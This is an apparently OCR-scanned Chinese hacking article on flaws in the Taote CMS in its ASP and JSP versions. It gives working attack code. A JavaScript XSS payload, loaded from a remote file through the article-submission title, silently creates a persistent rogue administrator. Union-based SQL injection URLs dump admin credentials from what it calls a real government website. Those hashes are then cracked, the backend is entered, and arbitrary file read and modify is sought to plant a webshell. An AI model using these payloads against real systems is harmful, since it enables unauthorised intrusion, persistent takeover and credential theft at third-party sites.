


图17

淘特后台使用Session验证，所以利用跨站获取Cookies是没有意义的，但是我们可以获得后台管理地址、添加管理员等。

跨站添加管理员。淘特后台添加管理员的页面链接为"admin_add.asp?act=add"，Post方式提交，利用"Microsoft.XMLHTTP"组件提交的脚本代码如下：

```
function addadmin(Url)
{
    var HTTP;
    if(window.ActiveXObject){
            HTTP=new ActiveXObject("Microsoft.XMLHTTP");
        }
        else if(window.XMLHttpRequest){
            HTTP=new XMLHttpRequest();

        }
    HTTP.open("POST", Url, false);
    var content="username=qwerty&PassWord=123456&RoleId=0";
    HTTP.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    HTTP.setRequestHeader("Content-Length",content.length);
    HTTP.send(content);
}
addadmin('admin_add.asp?act=add');
```

将脚本保存为js或txt等文件类型，并上传到任意空间，然后利用投稿页面的跨站漏洞调用这个远程js文件，"标题"栏输入的跨站脚本为"投稿标题"<a><script src=http://远程js文件的URL></script><a"，只要管理员在后台触发漏洞，就会新增一个用户名是"qwerty"、密码是"123456"的管理员！其实这种方法是很有价值的，对于某个存在跨站的网站，当我们进入后台后，就可以使用这种方法"打造"一个幽灵般的顽固管理员。比如淘特，可以给网站某个正常页面的标题中插入调用远程js文件的跨站脚本！虽然管理员可以在后台删除我们新建的这个管理员，但是只要他管理文章就会触发漏洞重新新增这个管理员，而且管理文章的次数总比删除的次数多——毕竟网站是用来发布文章的嘛，检查起来也不是很容易的，呵呵，如此一来，用"崩溃"来形容管理员是在恰当不过了。

这只是跨站新增管理员，我们还可以类似实现很多后台功能的，修改网站配置、编辑删除文章等。

2. admin/classdele.asp任意删除

此漏洞属于后台验证不足问题，因为缺少包含文件"inc/Session.asp"，而且自定义函数checkPrevilege()没有终止页面，所以导致可以被任意访问。该页面将删除网站的栏目分类

和栏目中的所有文章，危害是很严重的。函数checkPrevilege()源码如下：

```
'检查是否有指定的权限
function checkPrevilege(adminName,previlegeStr)
    if(not checkIfHasPrevilege(adminName,previlegeS
tr)) then
        response.Write("<script>alert('您没有此权
限');location.href='login.asp';</script>")
    end if
end function
```

3. totstat/stat.asp注入

虽然这个漏洞对于Access数据库危害不大，但是既然发现了就指出来，本文只做简要说明不做代码分析。页面首先获取变量并过滤单引号"strReferrer=replaceBadChar (request.QueryString("ref"))"，然后再次处理变量"strkeyword=findKeystr(strReferrer)"，此过程使用了urldecode函数进行URL解码，所以当提交ref为"%2527"经处理后，最后又转为"'"！利用链接为"totstat/stat.asp?ref=baidu/wd=%2527 and %25271%2527=%25271"，需要注意ref的格式为"baidu/wd=注入语句"，注入语句中使用"%2527"代替单引号。

4. votes/admin/login.asp

这个页面不存在漏洞，但是笔者在检测时发现了一种现象，舍不得删除，于是写出来备查。先看看login.asp文件代码如下：

```
if(username<>"" and userpass<>"") then
    set rs=server.CreateObject("adodb.recordset")
    rs.open "select * from t_user where
username='"&username&"' and userpass='"&userpass&"'",conn
,3,1
    if not rs.eof and not rs.bof then    //条件
        session("username")=username
        rs.close
        set rs=nothing
        response.Redirect("index.asp")
    else
        response.Write("<script>alert('用户名或密码错
误');history.back();</script>")
        rs.close
        set rs=nothing
        call connclose()
        response.End()
    end if
else
    response.Write("<script>alert('密码不能为
空');history.back();</script>")
        call connclose()
        response.End()
    end if
```

这是很正常也很普通的代码，但是笔者每次测试，其中的"not rs.eof and not rs.bof"条件总为"真"，后来才发现SQL语句所连接的数据库中根本就没有"t_user"表，而这样的语句在Access查询器中执行会给出表不存在的异常提示，那么能否提交特殊的字符串也使SQL语句出错呢？于是笔者提交超大文本，结果并没有达到预期目的，虽然如此，还是记录下来。

TotJspCms漏洞

TotJspCms也是淘特推出的主打产品，但是官网并没有提供源码。分析淘特CMS，如果少了JSP总觉得遗憾，幸好在官网的"案例中心"我们找到了一个JSP站点某政府网。

网站首页并没有找到明显漏洞，但在"市民留言"发现存在字符型注入点，注入链接为"/guestbook/search.jsp?UserName=hao' and '1'='1"，接着用"/guestbook/search.jsp?UserName=hao' order by 13%23"确定字段数为13个，于是使用Union注入"/guestbook/search.jsp?UserName=' union select 1,2,user(),version(),5,6,7,8,9,10,11,12,13%23"获得MySQL的版本和当前连接用户，如图18所示。




图18

猜出网站后台管理页面为"/manage/login.jsp"、管理员表为"t_admin"，并从页面源码中确定出用户名和密码的字段名分别为"username"、"password"，如图19所示。




图19

使用"/guestbook/search.jsp?UserName=/guestbook/search.jsp?UserName=' union select 1,2, username,password,5,6,7,8,9,10,11,12,13 from t_admin%23"爆出管理员密码，如图20所示，通过www.cmd5.com网站很快就破解出多个管理员密码，登录后台如图21所示。




图20




图21

后台挂马。利用后台"栏目模板管理"可以新建html文件，但是不能新建JSP文件，如图22所示，说明页面限制权限不足。在cmd5.com破解到管理员admins密码，却需要付费，麻烦！




图22

考虑到淘特的JSP和.NET之间在后台功能上应该有相似性，我们试着有目的地猜后台文件，先看看.NET与模板有关的文件，如图23所示。




图23

注意Tomcat默认设置URL是区分大小写的，当试着访问"template_file.jsp"页面时，竟然列出了网站目录，而且可以任意跳转！如果配合"templatefile_mod.jsp?fname="就可以读取任意文件内容了，并且可以修改JSP文件。而且在manage目录还有更意外的发现，爆出内容如图24所示的文件，直接设置后台Session，而且权限很大，像似后门代码，可是看文件头包含淘特过滤文件，却又不像！访问此文件后，就可以直接登入后台，而且是权限最大的admins管理员。

